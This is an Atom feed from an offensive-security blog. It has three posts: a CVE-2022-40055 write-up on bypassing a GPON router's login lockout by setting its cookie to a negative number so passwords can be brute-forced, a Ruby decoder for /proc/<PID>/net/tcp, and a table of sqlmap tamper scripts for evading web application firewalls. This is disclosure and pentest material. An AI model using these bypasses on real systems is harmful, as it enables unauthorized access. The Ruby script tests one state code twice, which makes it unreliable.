<?xml version="1.0" encoding="utf-8"?><feed xmlns="http://www.w3.org/2005/Atom" ><generator uri="https://jekyllrb.com/" version="3.10.0">Jekyll</generator><link href="https://blog.alphathreat.in/feed.xml" rel="self" type="application/atom+xml" /><link href="https://blog.alphathreat.in/" rel="alternate" type="text/html" /><updated>2026-07-30T20:51:52+05:30</updated><id>https://blog.alphathreat.in/feed.xml</id><title type="html">Alpha Threat Blog</title><subtitle>Offensive-security research, malware analysis, pentest tradecraft and security awareness from the Alpha Threat team.</subtitle><author><name>Alpha Threat</name></author><entry><title type="html">CVE 2022-40055</title><link href="https://blog.alphathreat.in/2022/10/01/achieving-cve-2022-40055/" rel="alternate" type="text/html" title="CVE 2022-40055" /><published>2022-10-01T23:38:00+05:30</published><updated>2022-10-01T23:38:00+05:30</updated><id>https://blog.alphathreat.in/2022/10/01/achieving-cve-2022-40055</id><content type="html" xml:base="https://blog.alphathreat.in/2022/10/01/achieving-cve-2022-40055/"><![CDATA[<p>This post sheds light on  CVE-2022-40055.</p>

<ul>
  <li><strong>Vulnerable device:</strong> GPON ONT: Titanium 2122A  found <a href="https://www.gxgroup.eu/product-detail?id=6156a8a9ae36277d672f7710&amp;category=GPON%20ONT" title="HERE">HERE</a></li>
  <li><strong>Software Version:</strong> T2122-V1.26EXL</li>
  <li><strong>Hardware Version:</strong> C40-210</li>
</ul>

<h4 id="description"><strong>Description:</strong></h4>

<p>Theweb login interface of this router contains a limit for number of times a user can try invalid passwords. The default limit is set to 3 after which the login is locked for a minute. Attackers can bypass this limitation on frontend by manipulating the cookie value.</p>

<p>The login page also suffers with weak captcha implementation. Attacker can easily repeat a login request with same captcha value, thus making the brute force possible.</p>

<h4 id="vulnerability"><strong>Vulnerability</strong></h4>

<p>The file /cgi-bin/login.asp holds the variable loginTimes</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
var loginTimes = 0;
</code></pre></div></div>

<p>The function <strong>SET_C_T</strong> sets the cookie</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
 function SET_C_T(name, value, time)
  {
   var strsec = getsec(time);
   var exp = new Date();
   exp.setTime(exp.getTime() + strsec*1);
   document.cookie = name + "="+ escape (value) + ";expires=" + exp.toGMTString()+";path=/;";
  }
</code></pre></div></div>

<p>Once the password is submitted, a AJAX call is made to server and a response is received of the same. The received response  is then checked for various parameters. One such parameter is ‘<strong>Privilege’ (result.Privilege)</strong></p>

<p>result.Privilege is set to 0 in case of a wrong password. The value of <strong>loginTimes</strong> variable is increased by 1, and <strong>SET_C_T</strong> function is called to set the cookie with loginTimes.</p>

<p>This is clearly visible in below code.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
else if ( '0' == result.Privilege )
	        		{
	        				loginTimes += 1;
									SET_C_T("loginTimes", loginTimes, "s60");
	        				$('#errmsg').text('You already login incorrectly for ' +  loginTimes + ' time!');
	        		}
</code></pre></div></div>

<p>For each wrong password entered the value of <strong>loginTimes</strong> variable gets incremented by 1 and so does the cookie.</p>

<p>In case user entered the wrong password three times, the webpage will be locked for a minute. The number of invalid attempts are checked by reading the value of cookie <strong>loginTimes</strong></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
			if( (GET_C("loginTimes") != "") &amp;&amp; (typeof(GET_C("loginTimes")) != "undefined") )
				loginTimes = parseInt(GET_C("loginTimes"));
			if ( loginTimes &gt;= 3 )
			{
				$('#errmsg').text('Login three times fail, Webpage locked,please login after 1 minute!');
				return false;
			}
</code></pre></div></div>

<h4 id="exploiting"><strong>Exploiting</strong></h4>


<p>Since the value of cookie <strong>loginTimes</strong> is read to count the number of times user has entered invalid passwords. This cookie can be easily modified through Web developer tools console or by Burp.</p>

<p>Fixing the value of cookie to a negative number like -99999 will give an attacker unlimited number of attempts to try brute force attacks via the web interface, as shown in below PoC</p>

<p><img src="/assets/blog/ext/Tw5Q7Js-PoC.gif" alt="https://i.ibb.co/Tw5Q7Js/PoC.gif" /></p>

<p>Since the cookie can be altered an attacker can capture the login request and perform a Bruteforce via Burp Intruder easily. You can check it in action on our youtube channel <a href="https://youtu.be/_HGdVI11uS0" title="HERE">HERE</a></p>]]></content><author><name>Alpha Threat</name></author><category term="Pentest Engagement" /><summary type="html"><![CDATA[This post sheds light on CVE-2022-40055. Vulnerable device: GPON ONT: Titanium 2122A found HERE Software Version: T2122-V1.26EXL Hardware Version: C40-210 Description: The]]></summary></entry><entry><title type="html">Decoding the /proc//net/tcp</title><link href="https://blog.alphathreat.in/2021/12/09/decoding-the-proc-net-tcp/" rel="alternate" type="text/html" title="Decoding the /proc//net/tcp" /><published>2021-12-09T21:02:00+05:30</published><updated>2021-12-09T21:02:00+05:30</updated><id>https://blog.alphathreat.in/2021/12/09/decoding-the-proc-net-tcp</id><content type="html" xml:base="https://blog.alphathreat.in/2021/12/09/decoding-the-proc-net-tcp/"><![CDATA[<p>The Linux concept of ‘Everything is a file’ is a very helpful one.</p>

<p>This post share details of an attacker can read the network statistics even if the commands like ‘netstat’ and ‘lsof’ are not available.</p>

<p>/proc is a virtual file system that is created each time a system boots and is dissolved during shutdown.
The directory /proc contains (among other things) one subdirectory for each process running on the system, which is named after the process ID (PID).</p>

<p>One such directory is /proc/&lt;PID&gt;/net
This directory provides a comprehensive look at various networking parameters and statistics. Each directory and virtual file within this directory describes aspects of the system’s network configuration.</p>

<p>For example:
/proc/&lt;PID&gt;/net/tcp — Contains detailed TCP socket information.</p>

<p>A sample file looks like</p>

<p><a href="https://i.ibb.co/ydxZQgW/proc-net.png"><img src="/assets/blog/ext/ydxZQgW-proc-net.png" alt="/proc/net" /></a></p>

<h3 id="decoding-the-values">DECODING THE VALUES</h3>

<p>The values are divided in different columns like local_address, rem_address [remote address], st [status code], etc</p>

<p>Values in each column is stored in Hexadeciaml notation in ‘Little Endian’ format</p>

<p>This means</p>

<p>0100007F should be read as
7F 00 00 01
which gets decoded to 127.0.0.1</p>

<p>and the value of port number 8124 gets decoded to 33060</p>

<p>This is also shown in below image</p>

<p><a href="https://i.ibb.co/6Nc39xF/hex2dec.png"><img src="/assets/blog/ext/6Nc39xF-hex2dec.png" alt="" /></a></p>

<p>The below script created in Ruby decodes the fields and print in a tabular format. All it needs is process ID as the parameter. The script also displays the command line used to execute the process and the Apparmor status of process</p>

<p>The output from the script is given below</p>

<p><a href="https://i.ibb.co/SNy6DLX/ruby-script.png"><img src="/assets/blog/ext/SNy6DLX-ruby-script.png" alt="https://i.ibb.co/SNy6DLX/ruby-script.png" /></a></p>

<h3 id="the-code">The code</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>
#!/bin/env ruby

=begin
A DECODER FOR /PROC/&lt;PID&gt;/NET/TCP or UDP FILE
DISPLAYS NETWORK STATS AND INFORMATION OF PROCESS
COMMAND LINE AND APPARMOR STATUS OF PROCESS
REGARDS: ALPHA THREAT IT SOLUTIONS

USAGE : ruby proc_net.rb &lt;PROCESS ID&gt;
 process ID can be obtained via ps -A command
=end

local_ip=[]; local_port=[]; remote_address=[]; remote_port=[]; state=[]
final_local=["\nLocal_IP : PORT\t\t\t\b REMOTE_IP : REMOTE_PORT\t\tSTATE\n"]

filename="/proc/#{ARGV[0]}/net/tcp"

begin

a=File.readlines(filename).each do |x|

if x.match?(/[A-Z 0-9]{8}:[A-Z -9]{4}/)

y = x.split(":")
local_ip &lt;&lt; y[1].sub!(" ",'')
local_port &lt;&lt; y[2].split(" ")[0]
remote_address &lt;&lt; y[2].split(" ")[1]
remote_port &lt;&lt; y[3].split(" ")[0]

if y[4].split(" ")[1] == '00'
state &lt;&lt; "ERROR_STATUS"
elsif y[4].split(" ")[1] == '01'
state &lt;&lt; "TCP_ESTABLISHED"
elsif y[4].split(" ")[1] == '02'
state &lt;&lt; "TCP_SYN_SENT"
elsif y[4].split(" ")[1] == '03'
state &lt;&lt; "TCP_SYN_RECV"
elsif y[4].split(" ")[1] == '04'
state &lt;&lt; "TCP_FIN_WAIT1"
elsif y[4].split(" ")[1] == '05'
state &lt;&lt; "TCP_FIN_WAIT2"
elsif y[4].split(" ")[1] == '06'
state &lt;&lt; "TCP_TIME_WAIT"
elsif y[4].split(" ")[1] == '07'
state &lt;&lt; "TCP_CLOSE"
elsif y[4].split(" ")[1] == '00'
state &lt;&lt; "TCP_CLOSE_WAIT"
elsif y[4].split(" ")[1] == '09'
state &lt;&lt; "TCP_LAST_ACK"
elsif y[4].split(" ")[1] == '0A'
state &lt;&lt; "TCP_LISTEN"
elsif y[4].split(" ")[1] == '0B'
state &lt;&lt; "TCP_CLOSING"
else
state &lt;&lt; "UNKNOWN"

#if end
end

end

rescue Exception
next
#exception end
end
#do end
end

def print_ip(x)
return  x.scan(/../).reverse.map{|x| x.to_i(16)}.join('.')
end

def print_port(y)
return y.to_i(16)
end

for length in 0..local_ip.count-1

#sets spacing for printing columns
size=print_ip(local_ip[length]).to_s + ' : ' + print_port(local_port[length]).to_s
size=size.length.to_i
fs=23-size
size=print_ip(remote_address[length]).to_s + ' : ' + print_port(remote_port[length]).to_s
size=size.length.to_i
ns=23-size

#create a final array with all data
final_local &lt;&lt; print_ip(local_ip[length]).to_s + ' : ' + print_port(local_port[length]).to_s + " "*fs + "\t\t" +  print_ip(remote_address[length]).to_s + ' : ' + print_port(remote_port[length]).to_s + " "*ns + "\t\t" + state[length].to_s
end

puts final_local
puts "\nProcess Command Line: " + File.read("/proc/#{ARGV[0]}/cmdline") + "\n\n" if File.exists?("/proc/#{ARGV[0]}/cmdline")
puts "AppArmour status: "  + File.read("/proc/#{ARGV[0]}/attr/apparmor/current") + "\n" if File.exists?("/proc/#{ARGV[0]}/attr/apparmor/current")
</code></pre></div></div>]]></content><author><name>Alpha Threat</name></author><category term="Pentest Engagement" /><summary type="html"><![CDATA[The Linux concept of 'Everything is a file' is a very helpful one. This post share details of an attacker can read the network statistics even if the commands like 'netstat' and]]></summary></entry><entry><title type="html">SQLMAP TAMPER SCRIPTS</title><link href="https://blog.alphathreat.in/2021/09/20/sqlmap-tamper-scripts/" rel="alternate" type="text/html" title="SQLMAP TAMPER SCRIPTS" /><published>2021-09-20T12:20:00+05:30</published><updated>2021-09-20T12:20:00+05:30</updated><id>https://blog.alphathreat.in/2021/09/20/sqlmap-tamper-scripts</id><content type="html" xml:base="https://blog.alphathreat.in/2021/09/20/sqlmap-tamper-scripts/"><![CDATA[<p>Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.</p>

<p>This blog explains various tamper scripts and their usage.</p>

<p>Credits to original author for piling this up</p>

<table>
  <thead>
    <tr>
      <th><strong>TAMPER SCRIPT</strong></th>
      <th><strong>TESTED against</strong></th>
      <th><strong>NOTES \ TIPS</strong></th>
      <th> </th>
      <th> </th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>apostrophemask</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Replaces apostrophe character with its UTF-8 full width counterpart</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>apostrophenullencode</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Replaces apostrophe character with its illegal double unicode counterpart</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>appendnullbyte</td>
      <td>Microsoft Access \ TEST FURTHER</td>
      <td>Useful to bypass weak web application firewalls when the back-end database management system is Microsoft Access - further uses are also possible</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>base64encode</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Base64 encode all characters in a given payload</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>MySQL 4</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>MySQL 5.0</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>Oracle 10g</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>PostgreSQL 8.3</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>PostgreSQL 8.4</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>PostgreSQL 9.0</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>between</td>
      <td>MySQL 5.5</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character The BETWEEN clause is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>bluecoat</td>
      <td>MySQL 5.1</td>
      <td>Replaces space character after SQL statement with a valid random blank character. Afterwards replace character = with LIKE operator Useful to bypass Blue Coat’s recommended WAF rule configuration</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>bluecoat</td>
      <td>SGOS</td>
      <td>Replaces space character after SQL statement with a valid random blank character. Afterwards replace character = with LIKE operator Useful to bypass Blue Coat’s recommended WAF rule configuration</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>chardoubleencode</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Double url-encodes all characters in a given payload (not processing already encoded) * Useful to bypass some weak web application firewalls that do not double url-decode the request before processing it through their ruleset</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>MySQL 4</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>MySQL 5.0</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>MySQL 5.5</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>Oracle 10g</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>PostgreSQL 8.3</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>PostgreSQL 8.4</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charencode</td>
      <td>PostgreSQL 9.0</td>
      <td>Useful to bypass very weak web application firewalls that do not url-decode the request before processing it through their ruleset. The web server will anyway pass the url-decoded version behind, hence it should work against any DBMS</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charunicodeencode</td>
      <td>ASP</td>
      <td>Useful to bypass weak web application firewalls that do not unicode url-decode the request before processing it through their ruleset</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charunicodeencode</td>
      <td>ASP.NET</td>
      <td>Useful to bypass weak web application firewalls that do not unicode url-decode the request before processing it through their ruleset</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charunicodeencode</td>
      <td>Microsoft SQL Server 2000</td>
      <td>Useful to bypass weak web application firewalls that do not unicode url-decode the request before processing it through their ruleset</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charunicodeencode</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Useful to bypass weak web application firewalls that do not unicode url-decode the request before processing it through their ruleset</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charunicodeencode</td>
      <td>MySQL 5.1.56</td>
      <td>Useful to bypass weak web application firewalls that do not unicode url-decode the request before processing it through their ruleset</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charunicodeencode</td>
      <td>PostgreSQL 9.0.3</td>
      <td>Useful to bypass weak web application firewalls that do not unicode url-decode the request before processing it through their ruleset</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>charunicodeescape</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Useful to bypass weak filtering and/or WAFs in JSON contexes, Unicode-escapes non-encoded characters in a given payload (not processing already encoded).</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commalesslimit</td>
      <td>MySQL</td>
      <td>Replaces instances like ‘LIMIT M, N’ with ‘LIMIT N OFFSET M’</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commalesslimit</td>
      <td>MySQL 5.0</td>
      <td>Replaces instances like ‘LIMIT M, N’ with ‘LIMIT N OFFSET M’</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commalesslimit</td>
      <td>MySQL 5.5</td>
      <td>Replaces instances like ‘LIMIT M, N’ with ‘LIMIT N OFFSET M’</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commalessmid</td>
      <td>MySQL</td>
      <td>Replaces instances like ‘MID(A, B, C)’ with ‘MID(A FROM B FOR C)’</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commalessmid</td>
      <td>MySQL 5.0</td>
      <td>Replaces instances like ‘MID(A, B, C)’ with ‘MID(A FROM B FOR C)’</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commalessmid</td>
      <td>MySQL 5.5</td>
      <td>Replaces instances like ‘MID(A, B, C)’ with ‘MID(A FROM B FOR C)’</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commentbeforeparentheses</td>
      <td>Microsoft SQL Server</td>
      <td>Useful to bypass web application firewalls that block usage of function calls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commentbeforeparentheses</td>
      <td>MySQL</td>
      <td>Useful to bypass web application firewalls that block usage of function calls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commentbeforeparentheses</td>
      <td>Oracle</td>
      <td>Useful to bypass web application firewalls that block usage of function calls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>commentbeforeparentheses</td>
      <td>PostgreSQL</td>
      <td>Useful to bypass web application firewalls that block usage of function calls</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>concat2concatws</td>
      <td>MySQL</td>
      <td>Useful to bypass very weak and bespoke web application firewalls that filter the CONCAT() function</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>concat2concatws</td>
      <td>MySQL 5.0</td>
      <td>Useful to bypass very weak and bespoke web application firewalls that filter the CONCAT() function</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>equaltolike</td>
      <td>Microsoft SQL Server 2005</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the equal character (‘=’) The LIKE operator is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>equaltolike</td>
      <td>MySQL 4</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the equal character (‘=’) The LIKE operator is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>equaltolike</td>
      <td>MySQL 5</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the equal character (‘=’) The LIKE operator is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>equaltolike</td>
      <td>MySQL 5.5</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the equal character (‘=’) The LIKE operator is SQL standard. Hence, this tamper script should work against all (?) databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>escapequotes</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Slash escape quotes (‘ and “)</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>greatest</td>
      <td>MySQL 4</td>
      <td>Replaces greater than operator (‘&gt;’) with ‘GREATEST’ counterpart. Useful to bypass weak and bespoke web application firewalls that filter the greater than character.The GREATEST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>greatest</td>
      <td>MySQL 5</td>
      <td>Replaces greater than operator (‘&gt;’) with ‘GREATEST’ counterpart. Useful to bypass weak and bespoke web application firewalls that filter the greater than character.The GREATEST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>greatest</td>
      <td>MySQL 5.5</td>
      <td>Replaces greater than operator (‘&gt;’) with ‘GREATEST’ counterpart. Useful to bypass weak and bespoke web application firewalls that filter the greater than character.The GREATEST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>greatest</td>
      <td>Oracle 10g</td>
      <td>Replaces greater than operator (‘&gt;’) with ‘GREATEST’ counterpart. Useful to bypass weak and bespoke web application firewalls that filter the greater than character.The GREATEST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>greatest</td>
      <td>PostgreSQL 8.3</td>
      <td>Replaces greater than operator (‘&gt;’) with ‘GREATEST’ counterpart. Useful to bypass weak and bespoke web application firewalls that filter the greater than character.The GREATEST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>greatest</td>
      <td>PostgreSQL 8.4</td>
      <td>Replaces greater than operator (‘&gt;’) with ‘GREATEST’ counterpart. Useful to bypass weak and bespoke web application firewalls that filter the greater than character.The GREATEST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>greatest</td>
      <td>PostgreSQL 9.0</td>
      <td>Replaces greater than operator (‘&gt;’) with ‘GREATEST’ counterpart. Useful to bypass weak and bespoke web application firewalls that filter the greater than character.The GREATEST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>halfversionedmorekeywords</td>
      <td>MySQL &lt; 5.1</td>
      <td>Adds versioned MySQL comment before each keyword. Useful to bypass several web application firewalls when the back-end database management system is MySQL Used during the ModSecurity SQL injection challenge http://modsecurity.org/demo/challenge.html</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>halfversionedmorekeywords</td>
      <td>MySQL 4.0.18</td>
      <td>Adds versioned MySQL comment before each keyword. Useful to bypass several web application firewalls when the back-end database management system is MySQL Used during the ModSecurity SQL injection challenge http://modsecurity.org/demo/challenge.html</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>halfversionedmorekeywords</td>
      <td>MySQL 5.0.22</td>
      <td>Adds versioned MySQL comment before each keyword. Useful to bypass several web application firewalls when the back-end database management system is MySQL Used during the ModSecurity SQL injection challenge http://modsecurity.org/demo/challenge.html</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>htmlencode</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>HTML encode (using code points) all non-alphanumeric characters</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>ifnull2ifisnull</td>
      <td>MySQL 5.0</td>
      <td>Replaces instances like ‘IFNULL(A, B)’ with ‘IF(ISNULL(A), B, A)’ Useful to bypass very weak and bespoke web application firewalls that filter the IFNULL() function</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>ifnull2ifisnull</td>
      <td>MySQL 5.5</td>
      <td>Replaces instances like ‘IFNULL(A, B)’ with ‘IF(ISNULL(A), B, A)’ Useful to bypass very weak and bespoke web application firewalls that filter the IFNULL() function</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>informationschemacomment</td>
      <td>UNIVERSAL \ NOT DESCRIBED</td>
      <td>Add a comment to the end of all occurrences of (blacklisted) “information_schema” identifier</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>least</td>
      <td>MySQL 4</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character. The LEAST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>least</td>
      <td>MySQL 5</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character. The LEAST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>least</td>
      <td>MySQL 5.5</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character. The LEAST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases.</td>
      <td> </td>
      <td> </td>
    </tr>
    <tr>
      <td>least</td>
      <td>Oracle 10g</td>
      <td>Useful to bypass weak and bespoke web application firewalls that filter the greater than character. The LEAST clause is a widespread SQL command. Hence, this tamper script should work against majority of databases.</td>
